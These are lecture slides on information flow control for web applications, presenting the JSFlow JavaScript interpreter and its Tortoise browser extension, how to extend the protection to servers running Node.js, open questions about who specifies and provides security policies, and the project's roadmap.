


IFC ON THE CLIENT SIDE

- Protects the confidentiality of user information
  - password prevented from being sent to other places than the login service
- Fundamentally different from access control which suffers from
  - once access has been given nothing limits the use of the information
  - involuntary or voluntary information release
- Information flow control
  - provides end-to-end security – from input to output
  - security policy defines what information can go where
  - subsumes access control – prevents information flow that violate the policy


CLIENT SIDE END-TO-END SECURITY

- We have seen how information flow control can offer end-to-end security on the client side.
- Assuming a security policy that allows flow back to the 1st party only all other flows are stopped.
  - Involuntary flows due to programming mistakes, .e.g, S-Pankki
  - Flows due to attacks
- But what about the server side?



SYSTEMWIDE END-TO-END SECURITY


IFC across the client-server boundary



SYSTEMWIDE END-TO-END SECURITY

- Solution: provide information flow control on the server side in addition to on the client side
  - tie the classifications of the both sides together

- Policies connected to user authentication, e.g,
  - information belonging to user A may only be sent in a reply to a request that is authenticated as A
  - user credentials may only be sent to the login service



SYSTEMWIDE SECURITY AND JSFLOW

- JSFlow is written in JavaScript
- Allows for various methods of deployment
  - As an extension – Tortoise
  - As a library, or in-lined in different ways [cite]
  - As a command-line interpreter running on-top of Node.js

- Node.js is a popular and growing platform for web apps and web services
  - used in those lectures
  - express.js, passport.js, handlebars.js
  - can be easily deployed in the cloud, e.g., on Heroku
- JSFlow can in principle be used to run those web apps
  - API wrapping needed
  - work in progress

- When done – JSFlow (or similar security aware engines) be used to provide client side security, server side security and system wide security

WHAT WE DIDN'T TALK ABOUT

- Policy specification
  - How do we specify policies? Policy language?
  - Three types of policies
    - client side policies
    - server side policies
    - tying them together – system-wide policies

- Policy provision
  - Who provides the policies?
  - The service provider? Requires user trust in the server.
  - The user? Policies require system knowledge.
  - Both?

- Hard problem that requires more research and experimentation.

SYSTEM WIDE POLICIES

- Union of policies from user and server
  - neither user nor server can prevent the other from providing potentially bad policies
- Intersection
  - user would have to agree with server on policies
- Each controls its own information – notion of ownership and authority
  - decentralized label model [Myers, Liskov SOSP'97]
  - in the web setting [Magazinius, Askarov, Sabelfeld AsiaCCS'10]

THE FUTURE OF JSFLOW/TORTOISE

- We are actively developing jsflow and Tortoise

- Story so far
  1. Dynamic IFC for core of JavaScript
  2. Dynamic IFC for full JavaScript (jsflow)
  3. Hybrid IFC for core of JavaScript
  4. Hybrid IFC for full JavaScript (ongoing jsflow/hybrid)

- On the road map
  - Integrity tracking
  - Practical experiments

- Feel free to follow us on http://www.jsflow.net

- Contact us if you'd like to help out or have an interesting project involving jsflow/Tortoise, or …
- … if you find bugs or flaws! :D

THE END